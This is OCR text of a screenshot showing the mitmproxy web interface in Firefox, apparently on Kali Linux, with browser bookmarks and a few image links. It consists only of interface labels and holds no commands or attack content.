
*:8080 v2.0.2






mitmproxy - Mozilla Fir
mitmproxy
Preferences
127.0.0.1:8081/#/flows
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
mitmproxy
Start
Options
Search
Highligh
Intercept
Path

